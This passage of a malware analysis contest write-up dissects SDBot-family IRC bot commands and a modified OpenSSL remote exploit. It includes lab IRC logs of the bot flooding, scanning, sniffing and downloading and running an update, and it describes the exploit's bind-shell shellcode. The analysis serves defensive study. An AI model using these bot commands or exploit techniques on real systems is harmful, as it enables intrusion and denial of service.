<[M] [Rs3]-> [4-22-1998 6:1:22] joined channel #GKCreW.
<[M] [Rs3]-> [4-22-1998 6:1:21] connected to Gate-priv.net.
<[M] [Rs3]-> [4-22-1998 6:1:19] user sp(sp@host.com) logged in.
<[M] [Rs3]-> [4-22-1998 6:1:8] joined channel #GKCreW.
<[M] [Rs3]-> [4-22-1998 6:1:7] connected to Gate-priv.net.
<[M] [Rs3]-> [4-22-1998 6:1:6] [SECURE]: Network shares deleted.
<[M] [Rs3]-> [4-22-1998 6:1:6] [SECURE]: Restricted access to the IPC$ Share.
<[M] [Rs3]-> [4-22-1998 6:1:6] [SECURE]: DCOM disabled.
```

.netinfo (or .ni): Same as the File X command

.driveinfo (or .drv): Same as the File X command

.sysinfo (or .si): Same as the File X command

.remove: Removes bot from the system

```
<sp> .remove
<[M] [Rs3]-> removing bot...
* [M] [Rs3]- has quit IRC (Read error: Connection reset by peer)
```

.procs (or .ps): Used to list active processes on the system.

.socks4: Same as the File X command

```
<sp> .socks4
<[M] [Rs3]-> [SOCKS4]: Server started on: 127.0.0.1:7561.
```

.socks4stop: Stops the Socks4 server

```
<sp> .socks4stop  
<[M][Rs3]-> [SOCKS4]: Server stopped. (1 thread(s) stopped.)
```

.clonestop: Stops the clone thread. Whatever that is though, there's no way to start a clone thread.

.scanstats (or .stats): Same as the File X command .stats

.ftpd: Starts an FTP server on random port.

.sniffer: Starts a carnivore packet sniffer.

```
<sp> .sniffer on  
<[M][Rs3]-> [PSNIFF]: Error: WSAIoctl() failed, returned: <10022>.  
<[M][Rs3]-> [Sniffer]: Carnivore packet sniffer active.  
<sp> .sniffer off  
<[M][Rs3]-> [PSNIFF]: No Carnivore thread found.
```

.killproc (or .kp): Terminates a process by name

.kill (or .ki): Terminates a process by process ID

.nick: Changes the nick of the bot

```
<sp> .nick test0r  
* [M][Rs3]- is now known as test0r
```

.join: Makes the bot join another channel

.part: Makes the bot part from a channel

.raw: Sends a raw IRC command

.killthread (or .k): Like .t kill from File X.

.prefix (or .pr): ?

.open (or .o): Opens a file

```
<sp> .open C:\windows\notepad.exe  
<[M][Rs3]-> file opened.
```

.server (or .se)

.dns (or .dn): Same as the File X command .resolve

```
<sp> .dns google.com  
<[M][Rs3]-> google.com -> 64.233.167.99
```

.visit (or .v): Visits an URL

```
<sp> .visit http://www.google.com
<[M][Rs3]-> url visited.
```

.mirccmd (or .mirc): Same as the File X command (but it works here)

```
<sp> .mirccmd /ping sp
<[M][Rs3]-> [mIRC]: Command sent.
```

.addalias (or .aa): Adds an alias to the alias list.

.privmsg (or .pm): Sends a private message to a specified user.

.action (or .a): Sends an ACTION command to the IRC server.

.cycle (or .cy): Rejoins the channel

.mode (or .m): Sends a MODE command to the IRC server.

.repeat (or .rp): ?

.delay (or .de): ?

.update: Same as the File X command

```
<sp> .update http://www.google.com foo bar
<[M][Rs3]-> downloading update from http://www.google.com...
<[M][Rs3]-> downloaded 3.4 kb to C:\DOCUMEĭ\foo\LOCALSĭ\Temp\zvtvqfdjpd.exe @ 3.4 kb/sec.
updating...
<[M][Rs3]-> update failed: error executing file.
```

.icmpflood (or .icmp): Tries to flood an IP using ICMP packets

```
<sp> .icmpflood 127.0.0.1 10
<[M][Rs3]-> [ICMP]: Flooding: (127.0.0.1) for 10 seconds.
<[M][Rs3]-> [ICMP]: Done with flood to IP: 127.0.0.1. Sent: 120773 packet(s) @ 707KB/sec
(6MB).
```

.execute (or .e): Executes a file

```
<sp> .execute C:\winnt\notepad.exe
```

.clone (or .c): Creates another IRC thread on another channel

```
<sp> .clone 127.0.0.1 35868 foo
<[M][Rs3]-> clone created on 127.0.0.1:35868, in channel foo.
```

.dl: Same as the File X command .download

.scan: Same as the File X command .advscan

```
<sp> .scan pnp 10 10 1 127.0.0.1  
<[M][Rs3]-> [SCAN]: Sequential Port Scan started on 127.0.0.1:445 with a delay of 10 seconds  
for 1 minutes using 10 threads.
```

.spy (or .sp)

```
<sp> .spy spynick 127.0.0.1 35868 #foo  
<[M][Rs3]-> spy created on 127.0.0.1:35868, in channel #foo.
```

Furthermore there are a number of commands prefixed with c_. These commands take an additional parameter, a number between 1 and 64. The bot can connect to more than one IRC server and when a c_ command is issued with the number n, the command is executed on IRC server n. The functionality of these commands is the same as the functionality of their non-prefixed versions. The commands are: .c_quit (or .c_q), c_rndnick (or .c_rn), .c_raw (or .c_r), .c_mode (or .c_m), .c_nick (or .c_n), .c_join (or .c_j), .c_part (or .c_p), .c_privmsg (or .c_pm), and .c_action (or .c_a).

3.5 Exploits

Another clear indication that File Y was compiled using an older piece of source code from the SDBot family than File X are the exploits. File Y uses only three different exploits to spread, all of which can also be found in File X. The exploit table can be found at offset 0x41B040.

3.5.1 The DCOM135/DCOM445/DCOM1025 exploit (0x401D6D)

This is the same exploit as the DCOM135/DCOM445 exploit in File X. File Y knows a third variant though. Additionally to the ports 135 and 445, port 1025 is used to exploit this vulnerability too.

3.5.2 The asn1http/asn1smb/asn1smbnt exploit (0x402A82)

This is the same exploit as the asn445/asn139 in File X. Once again a third port, 80, is also checked for this vulnerability.

3.5.3 The pnp exploit (0x40320D)

This is the same exploit as the pnp exploit in File X.

3.6 Conclusion

File Y is certainly an older version of the SDBot family than File X. Even though there are a few options unique to File Y, it contains significantly less functionality than the Reptile bot. The ridiculous number of bugs present in File Y but not File X supports this theory.

File Z - openssl-too-open

4.1 A first peak at File Z

After the first two files were rather similar in most respects, the third file to be analyzed was remarkably different. It was a Linux ELF executable instead of a Windows PE file. It was not packed. It wasn't a bot or even a piece of spreading malware. It turned out to be a small commandline program that exploits an OpenSSL vulnerability. Let's start at the beginning though.

Disassembling the program straight away failed. IDA complained about a lot of erroneous ELF header fields. A quick check using the Linux commandline utility *readelf* supported this. The header of File Z was pretty messed up. In its original form it was neither runnable nor could IDA do anything with it. In fact the header was so damaged that the *readelf* utility crashed. I opened the file in a hex editor and began restoring the header.

After a few minutes I noticed what was wrong. Not just the header was damaged, the entire file was trashed. All 0x00 bytes were replaced by 0x20. There were 10250 bytes of value 0x20 in the file and exactly 0 bytes of value 0x00. It dawned me that I would have to go through all of the 10250 potentially incorrect bytes and decide whether each byte should really have the value 0x20 or if it originally held the value 0x00. I'm not sure who replaced all the 0x00 bytes with 0x20. Maybe the CSSRT guys did it, maybe it was someone else. I only know that this person cost me about three hours of my life.

Correcting the header was the easiest part. I just started at the beginning of the file and looked for 0x20 bytes. Depending on the header field I decided what value makes more sense in that field. My decision was then backed up by *readelf*. Actually I needed two different versions of *readelf*, *GNU readelf 2.13.90 200301* from my MSys installation and *GNU readelf 2.15* from my Debian Sarge system. The two versions crashed for completely different reasons when I fed File Z to them. Having two versions allowed me to switch over from one to the other version when the first version crashed and vice versa. Certain parts of the header, like the symbol table for example, were particularly easy to fix as they can't contain spaces.

A mass replace was sufficient to handle those.

Once the header was fixed IDA disassembled the file. There were still some warnings but the symbols and strings were correctly resolved and the code looked fine. Of course there was still the problem with the replaced bytes in the code. This one was tricky. I fixed half of them in the hex editor and the other half using the PatchByte IDC instruction in IDA. While replacing all the bytes, I thought of a way to automate the process. Unfortunately I was done replacing the bytes manually before I could think of something. The best idea I could come up with is to automatically ignore “obvious” cases. Take “add esp, 20h” for example. The alternative “add esp, 00h” wouldn’t make any sense at all. Not just for esp but for all additions. Therefore the value 0x20 is correct in this instruction. Another example is “test al, 20h” which looks suspiciously like a bit test. The alternative “test al, 00h” on the other hand doesn’t seem to be very useful.

Last but not least it was necessary to fix the strings. That was trickier than I first thought. Unless you get some help from data references, alignment bytes, or maybe the actual string data there can be cases where it is really tough to make a correct guess whether a certain space character in a string should actually be a string terminator. Most of the time it wasn’t that difficult though. Most strings - especially sentences used for communication with the user - gave the answer away just by reading them. There were not too many strings to begin with anyway.

4.2 Finding out what file Z does

While I was busy correcting bytes I also saw two strings which were very interesting (0x0804B2C0).

```
openssl-too-open: Apache+mod_ssl+OpenSSL <= 0.9.6d remote exploit (linux  
x86)  
*** enhanced by Druid <da_hack_er@yahoo.com> – no more damn offsets ;) ***
```

That was good news. openssl-too-open is an open-source proof-of-concept for an OpenSSL vulnerability. It was written by Solar Eclipse. File Z claimed it was “enhanced by Druid”. Analysing File Z boiled down to comparing the openssl-too-open source code with the File Z disassembly and finding the differences. Actually even that looked like too much work to me so I decided to mail Druid and ask for the source code. After all, his email address was in the file and someone who publishes his email address apparently wants to receive email. Unfortunately I received the following reply.

Sorry, I don’t do that anymore. My suggestion is that you should get yourself busy with something else, this totally sux. Good luck!

Too bad. Back to IDA. With the hint given in the usage string (“no more damn offsets”) I started to hunt the difference between the original openssl-too-open exploit and the modified one.

Solar Eclipse documented the original exploit very well. He gives a description of the buffer overflow vulnerability and the SSL communication that can be used to exploit that vulnerability. You can read about it at [27]. You might also be interested in [28] because this paper explains the heap overflow technique used by the exploit. An even more impressive document comes from Keven Murphy who described the exploit in a 79 pages paper for his GCIH certification [29]. His paper includes neat diagrams, network traffic logs, shellcode analysis, a comparison to normal SSL communication and a lot more. Basically every explanation you need can be taken from this paper.

In the light of all of this existing documentation I’m only going to focus on the differences between the original exploit and File Z.

Even though I did have the source code of the original exploit I didn’t want to step through the entire binary searching for differences. There’s a faster way to find them. I compiled the openssl-too-open source code myself on my Debian system to get a binary of the original openssl-too-open exploit. Then I compared this binary to File Z. The results of this can be seen in figure 4.1. BinDiff listed the functions it matched successfully and shows us which functions were changed. Furthermore - this is not seen in the screenshot - BinDiff couldn’t find matches for the File Z functions `sock_multiplex` (0x08048DE0), `root_shell` (0x08048F84) and `print_hex` (0x08049048) as well as for the openssl-too-open function `sh`. Apparently File Z has three additional functions while one function - the function `sh` - from the original exploit is missing.

4.3 Differences between File Z and openssl-too-open

4.3.1 The functions `main` and `usage`

Right at the beginning, the `main` function (0x080495C4) prints some information about the program. Additionally to the original information File Z contains the characteristic “enhanced by Druid” string I’ve already shown earlier. Afterwards the commandline parameters are parsed. The original exploit contained some static addresses from the Apache executable which are necessary for the exploit to work. As these addresses differ on different architectures it’s necessary to specify the architecture you want to exploit. This is not necessary in the improved version anymore. As we’re going to see later, the improvement (“no offsets”) improved exactly this aspect of the exploit. Consequently the command line parameter “-a” was removed from File Z.

B Matched Functions				
▲ C...	Function 1 EA	Function 1 Name	Function 2 EA	Function 2 Name
B Yes	804a2c0	send_ssl_packet	8049ecc	send_ssl_packet
B Yes	804a031	read_ssl_packet	8049d4c	read_ssl_packet
B Yes	804a60c	get_server_hello	804a10c	get_server_hello
B Yes	804aabe	send_client_master_key	804a3bc	send_client_master_key
B Yes	8049eec	ssl_error	8049c28	ssl_error
B Yes	804aee4	get_server_verify	804a750	get_server_verify
B Yes	804b0ff	get_server_finished	804a8b8	get_server_finished
B Yes	804b2b6	get_server_error	804a9e0	get_server_error
B Yes	8049d72	connect_host	8049ad4	connect_host
B Yes	8049d0c	get_local_port	8049a70	get_local_port
B Yes	804b3fe	build_shellcode_linux_x86	804aaf8	build_shellcode_linux_x86
B Yes	804975d	main	80495c4	main
B Yes	804967f	usage	8049548	usage
B Yes	80492e8	send_shellcode	80492f8	send_shellcode
B Yes	80491e4	info_leak	8049210	info_leak
B Yes	8048ed0	frame_dummy	8048da8	frame_dummy
B Yes	8048b1c	.init_proc	8048a00	.init_proc
B Yes	8048e90	__do_global_dtors_aux	8048d50	__do_global_dtors_aux
B Yes	8048e64	call_gmon_start	8048d24	call_gmon_start
B No	805598c	srand@@GLIBC_2.0	804dd44	srand@@GLIBC_2.0

Fig. 4.1. Differences between File Z and the original openssl-too-open exploit

As the usage function (0x08049548) prints information how to use the file there are obviously differences between the two versions. Due to the architecture restriction of File Z the information about architecture selection was removed from the usage function.

4.3.2 The function send_shellcode

This function (0x080492F8) was modified a little. The original openssl-too-open program performs an entire SSL handshake with the server. It creates valid session keys, reads the SERVER_VERIFY SSL message and then sends a manipulated CLIENT_FINISHED SSL message to the server which causes the SSL server to abort the connection. The next data sent by the SSL server then contains information necessary to exploit the server.

File Z doesn't bother with this handshake. It only sends the CLIENT_MASTER_KEY message to the server. This key isn't a proper key as it was in the original exploit though. Instead of a valid RSA-encrypted key the exploit merely uses a string containing nothing but 'A' characters. When the server receives this invalid key, it cancels the connection.

4.3.3 The function `info_leak`

This function (0x08049210) was only slightly enhanced. After the call to the function `get_server_finished` is complete and verbose mode is active the `SERVER_FINISHED` message is dumped to stdout using the function `print_hex`.

4.3.4 The function `build_shellcode_linux_x86`

This function (0x0804AAF8) contains maybe the most important improvement of File Z over the original openssl-too-open program. The main purpose of this function is to update the static shellcode with the offsets retrieved during the `info_leak` phase of the exploit.

In the original version this function takes a parameter named `func_addr` which is the platform-dependent address of the “free” function in the dynamic relocation table of the apache binary. File Z doesn’t use this parameter. The address of the free function is calculated on the fly. This is the improvement druid made. He found a way to create a platform-independent version of the openssl-too-open exploit which does not depend on the knowledge of the address of the “free” function in the Apache binary.

So how does he do that? I don’t know. Judging from what the improved version does compared to the original version he found a different way to find the addresses necessary for the heap exploit. This method apparently still relies on the structure of malloc blocks in memory but without having a runnable version of File Z (one where not all 0x00 bytes were replaced with 0x20) I can’t guess what exactly is going on.

4.3.5 Other functions

There are a few other functions that are different in File Z. None of them are particularly interesting though. Many of them merely received an additional call to `printf` for debug purposes and a verbose mode flag. A few SSL functions were changed in completely unremarkable ways too. Three functions - `sock_multiplex`, `root_shell` and `print_hex` - were added. The last one is used for debugging purposes. The first two are part of what is maybe the last interesting change between the two versions. File Z uses a slightly different remote shell than the original exploit. It expects the first string it receives to be “Evol”. As we’re going to see in the next section, the shellcode was modified too and the “Evol” string is sent by the new shellcode.

4.3.6 The shellcode

The openssl-too-open exploit contains two chunks of shellcode. The first piece of shellcode (0x0804D480) is used to verify that everything works fine. This verification works the following way. If the exploit was succesful, the first chunk of

shellcode is executed on the server. This shellcode listens to a socket and reads data from there. On the client side the openssl-too-open program sends an ID string (0x31337) which the shellcode verifies and sends back. If both sides verified that the ID string is correct the exploit has worked.

This is where the second chunk of shellcode (0x0804D4E0) comes into play. Once the connection was verified on both sides, the client sends the second chunk. The first piece of shellcode is still actively listening on the socket. The old shellcode reads the new shellcode and writes it to a buffer. Once the new shellcode has been read, control is transferred to the beginning of the new shellcode.

The first piece of shellcode is the same in File Z and in the original exploit. The second piece of shellcode spawns a shell to `/bin/sh` and binds it to a network port. Unlike the first piece of shellcode, this piece was changed by Druid.

The changes are not substantial though. Both versions open a `/bin/sh` shell and bind them to a network port to control them remotely. One difference is that File Z calls `sys_alarm` with parameter 0 before spawning the shell. This disables the alarm clock. No more SIGALARM signals are sent to the process. Another difference is that the spawned shell has an extra layer of safety (or maybe security). As I already mentioned, Druid's shell sends the ID string "Evol" to the client. This string determines whether the connection was successful. The verification works like the 0x31337 ID string verifies that the exploit worked as expected.

Once the remote shell is running, the exploiter can send shell commands to the exploited server. The privileges of the remote shell depend on the server. According to Solar Eclipse, the exploit gives "a remote nobody shell on Apache and remote root on other servers".

4.4 Conclusion

The unfortunate `0x00` $\rightarrow$ `0x20` destruction of the file severely impacted my ability to analyze it. Without debugging it's really hard to find out what certain pieces of code really do. Most notable is the alternative way used to calculate the offsets necessary for the heap corruption and the changes to the second piece of shellcode. A running version of File Z could have been examined quicker and more thoroughly than this crippled version where all I used was the deadlisting approach with IDA.

Conclusion

Analysing the three files clearly showed two things. Nothing is more valuable when doing malware analysis than having the source files of all the malware binaries. A good archive of virus and exploit sources is a must for any serious malware researcher. Of course they're not just cool to have in case you have to analyze a specific piece of malware. You can also learn from them "pre-emptively" by studying the source code any playing around with the binary. The second point this analysis implicitly made is that many pieces of malware are copy/paste jobs. None of the three files were written by the original author of the exploits they use. They were all taken from elsewhere and more or less clumsily integrated into new pieces of malware. Of course this could be a total coincidence. Maybe every other piece of malware is genuine. Looking through my malware source archive and reading VX message boards makes one thing clear though. "Script kiddies" were probably never as numerous as they are today. Many of us might remember WinNuke, the preferred "weapon" of 14 year olds back in the days of Windows 95. Compared to the sheer mass of variants of the most popular bots floating around the net today that was nothing though.

There's another thing I want to mention. The two of you who actually read this document to the end might notice the complete disregard of any networking tools. It's true, I often don't use packet sniffers or other tools to analyze network traffic when analyzing viruses. Sometimes I use Ethereal but that's it. That's certainly a weakness that sometimes causes problems. In this case I consider it justified though (not just because I didn't run into any problems which could have been solved by networking tools). As I already had the source codes of all three files I knew what to look for and I knew what packets the files would send. No need to whip out a packet sniffer.

The contest itself was OK but it could have been better. I don't think the three files were particularly well chosen. File X and File Y were very similar. Using either Reptile or SDNBot would have been enough to cover IRC bots. A sneaky file infector would have been cool instead. I acknowledge that they've become rare in the age of network worms and bots but maybe Honeynets still pick them up once in a while. File Z was a nice change. Linux instead of Windows. Even better

would have been an executable for a non-x86 system. Only the replaced 0x00 bytes upset me a bit.

References

- [1] CSRRT-LU. CSRRT-LU Malware Contest, 2006.
<http://www.csrrt.org.lu/wiki/index.php/MalwareContest>.
- [2] Jotti. Jotti's malware scan 2.99-TRANSITION_TO_3.00-R1, 2006.
<http://virusscan.jotti.org/>.
- [3] Randy Kath. The Portable Executable File Format from Top to Bottom, 1997.
<http://www.pelib.com/resources/kath.txt>.
- [4] Bernd Luevelsmeyer. The PE file format, 1999.
<http://www.pelib.com/resources/luevel.txt>.
- [5] Matt Pietrek. An In-Depth Look into the Win32 Portable Executable File Format, 2002.
<http://msdn.microsoft.com/msdnmag/issues/02/02/PE/default.aspx>.
- [6] Frog's Print. melted MeltICE (SoftIce 3.xx detection and another lesson for shareware programmers), 1997.
http://www.woodmann.com/fravia/fp_melti.htm.
- [7] ShadowServer. IRC interview with Witlog, 2006.
<http://www.shadowserver.org/witlog.txt>.
- [8] Brian Krebs. Shadowboxing With a Bot Herder, 2006.
<http://blog.washingtonpost.com/securityfix/2006/03/post.html>.
- [9] Slashdot. The New Face of Script Kiddiez, 2006.
<http://it.slashdot.org/it/06/03/09/182227.shtml>.
- [10] eEye Digital Security. Windows Local Security Authority Service Remote Buffer Overflow, 2004.
<http://www.eeye.com/html/research/advisories/AD20040413C.html>.
- [11] houseofdabus. MS04011 Lsassrv.dll RPC buffer overflow remote exploit, 2004.
<http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms04011-lsassrv-expl.c>.
- [12] Microsoft. Microsoft Security Bulletin MS04-011, 2004.
<http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx>.
- [13] Peter Ferrie and Frédéric Perriot. Mostly harmless. *Virus Bulletin*, August 2004.
<http://pferrie.tripod.com/vb/sasser.pdf>.

- [14] Last Stage of Delirium. RPC DCOM vulnerability, 2003.
http://lsd-pl.net/files/get?WINDOWS/win32_dcom.
- [15] Microsoft. Microsoft Security Bulletin MS03-026 - Buffer Overrun In RPC Interface Could Allow Code Execution (823980), 2003.
<http://www.microsoft.com/technet/security/bulletin/MS03-026.msp>.
- [16] oc192. Windows remote RPC DCOM exploit, 2003.
<http://www.milw0rm.com/exploits/76>.
- [17] Sunil Sekhri. An Analysis of a Windows RPC-DCOM Buffer Overflow Vulnerability: Manual Exploits to Worms, 2003.
http://www.giac.org/certified_professionals/practicals/gcih/0591.php.
- [18] eEye Digital Security. Windows Workstation Service Remote Buffer Overflow, 2003.
<http://www.eeye.com/html/Research/Advisories/AD20031111.html>.
- [19] Microsoft. Microsoft Security Bulletin MS03-049 - Buffer Overrun in the Workstation Service Could Allow Code Execution (828749), 2003.
<http://www.microsoft.com/technet/security/bulletin/MS03-049.msp>.
- [20] Michael J. Harbison. Out of Bounds! Windows Workstation Service, 2004.
http://www.giac.org/certified_professionals/practicals/gcih/0566.php.
- [21] CA. Microsoft SQL Server Desktop Engine blank 'sa' password vulnerability, 2002.
<http://www3.ca.com/securityadvisor/vulninfo/vuln.aspx?id=5705>.
- [22] SolarEclipse. kill-bill, 2004.
<http://www.phreedom.org/solar/exploits/msasn1-bitstring/>.
- [23] Microsoft. Microsoft Security Bulletin MS04-007 - ASN.1 Vulnerability Could Allow Code Execution (828028), 2004.
<http://www.microsoft.com/technet/security/bulletin/MS04-007.msp>.
- [24] houseofdabus. Microsoft Windows Plug-and-Play Service Remote Overflow - Universal Exploit + no crash shellcode, 2005.
<http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms05039-pnp-expl.c>.
- [25] Microsoft. Microsoft Security Bulletin MS05-039 - Vulnerability in Plug and Play Could Allow Remote Code Execution and Elevation of Privilege (899588), 2005.
<http://www.microsoft.com/technet/security/bulletin/MS05-039.msp>.
- [26] Ge Zhang. The research of the MS05039 buffer overflow exploit worm, 2005.
http://www.infosecwriters.com/text_resources/pdf/worm_report_GZhang.pdf.
- [27] Solar Eclipse. Apache / openssl remote exploit for can-2002-0656, June 2002.
<http://www.phreedom.org/solar/exploits/apache-openssl/>.

-
- [28] Michel “MaXX” Kaempf. Smashing the heap for fun and profit, 2001.
<http://doc.bughunter.net/buffer-overflow/heap-corruption.html>.
 - [29] Keven Murphy. Traveling through the openssl door (openssl 0.9.6d remote exploit), 2003.
http://www.giac.org/certified_professionals/practicals/gcih/0432.php.

A

Tools

During my analysis of the files I used a multitude of tools for all kinds of different purposes. In this chapter I give a brief overview of the tools and explain how and why they were useful to me. Of course there's not nearly enough space to explain the intrinsics of each tool here. If you want more information about a tool please refer to the manual or the official website of the tool.

A.1 beware ircd

beware ircd (<http://ircd.bircd.org/>) is a small IRC server for Windows which is easy to install and to set up. As File X and File Y communicate with their masters using the IRC protocol it was important to set up an IRC server myself. Using my own IRC server I was able to communicate with the bots myself, to find out what commands they support and how they react to certain commands.

A.2 BinDiff

Sabre BinDiff (<http://www.sabre-security.com/products/bindiff.html>) is a tool you can use to compare binary files with. It was developed specifically for finding similarities between executable files. Using graph-theoretic methods to analyze the functions in these files it can match functions between two files even if the two files are different versions of the same program or even if the two files were compiled by different compilers.

BinDiff was helpful when analyzing File Z. It was used to find the differences between the original ssl-too-open exploit and the improved version.

A.3 BinText

BinText (<http://www.foundstone.com/resources/proddesc/bintext.htm>) is a small freeware Windows tool that searches through binary files for ASCII or Unicode strings. This tool is useful to get a first impression of a binary file once you have it in unpacked form.

A.4 FileMon

FileMon (<http://www.sysinternals.com/Utilities/Filemon.html>) is another Windows freeware tool. Here's the official description.

FileMon monitors and displays file system activity on a system in real-time. Its advanced capabilities make it a powerful tool for exploring the way Windows works, seeing how applications use the files and DLLs, or tracking down problems in system or application file configurations. Filemon's timestamping feature will show you precisely when every open, read, write or delete, happens, and its status column tells you the outcome. FileMon is so easy to use that you'll be an expert within minutes. It begins monitoring when you start it, and its output window can be saved to a file for off-line viewing. It has full search capability, and if you find that you're getting information overload, simply set up one or more filters.

FileMon was used to find out where File X and File Y copied themselves to once they were started from my default malware analysis directory.

A.5 HexEdit 2.00

HexEdit 2.00 is a freeware hex editor for Windows. It was used for a multitude of purposes. Examples include simply viewing the binary files during analysis, to fix File X and File Y after dumping them from memory or to reconstruct the modified bytes of File Z.

A.6 IDA Pro

IDA Pro (<http://www.datarescue.com/>) is world's leading disassembler. It can be used to disassemble and analyze files from dozens of platforms. According to the DataRescue website this tool "offers so many features it is hard to describe them all". This is definitely true so I won't even begin to describe the features here.

IDA Pro is by far the most important tool used during the analysis of the three files. Without IDA Pro I couldn't have participated in the competition. Three versions of IDA - 4.8, 4.9 and 5.0 - were used during the analysis.

A.7 mIRC 6.16

mIRC (<http://www.mirc.com/>) is the leading IRC client for Windows. This tool was used to communicate with the bots created by File X and File Y.

A.8 OllyDbg

OllyDbg (<http://www.ollydbg.de/>) is a popular user mode debugger for the Windows platform. It offers all the standard options you need to debug a program and if something's missing you can add it through the OllyDbg plugin interface.

The processes of File X and File Y were dumped to disk using this tool. I also used it to debug File X and File Y once in a while to find out what's wrong with the IRC commands I issued or whenever something else didn't work like I expected it to.

A.9 PeID

PeID (<http://peid.has.it/>) detects more than 470 different packers, crypters and compiler signatures for Windows PE files. It's always a good idea to run this tool when you begin to analyze new files as the information you get from PeID is a good starting point on how to proceed.

PeID was used to find out that File X was packed with SVKP and that File Y was packed with ASPack.

A.10 ProcessExplorer

ProcessExplorer (<http://www.sysinternals.com/Utilities/ProcessExplorer.html>) is another invaluable tool. It provides a huge amount of information about the active processes on a system.

Ever wondered which program has a particular file or directory open? Now you can find out. Process Explorer shows you information about which handles and DLLs processes have opened or loaded.

The Process Explorer display consists of two sub-windows. The top window always shows a list of the currently active processes, including the names of their owning accounts, whereas the information displayed in the bottom window depends on the mode that Process Explorer is in: if it is in handle mode you'll see the handles that the process selected in the top window has opened; if Process Explorer is in DLL mode you'll see the DLLs and memory-mapped files that the process has loaded. Process Explorer also has a powerful search capability that will quickly show you which processes have particular handles opened or DLLs loaded.

ProcessExplorer was used to track which processes were started by File X and File Y. Furthermore it was used to shut down File X and File Y whenever they were somehow stuck after I issued a malformed IRC command.

A.11 RegMon

RegMon (<http://www.sysinternals.com/Utilities/Regmon.html>) is the third Sysinternals freeware tool I used during the analysis. It lists all registry keys accessed by the active processes on the system.

Regmon is a Registry monitoring utility that will show you which applications are accessing your Registry, which keys they are accessing, and the Registry data that they are reading and writing - all in real-time. This advanced utility takes you one step beyond what static Registry tools can do, to let you see and understand exactly how programs use the Registry. With static tools you might be able to see what Registry values and keys changed. With Regmon you'll see how the values and keys changed..

A.12 VMWare Workstation

VMWare Workstation (<http://www.vmware.com/>) is a popular virtualization tool that can be used to emulate entire systems. It allows the user to take snapshots of the current system state and revert to these snapshots at any point. This tool makes malware analysis significantly simpler than it was before the existence of virtualization software. When you have VMWare you can just analyze away without having to be careful. Whenever something goes wrong you can revert to the last snapshot and give it another try.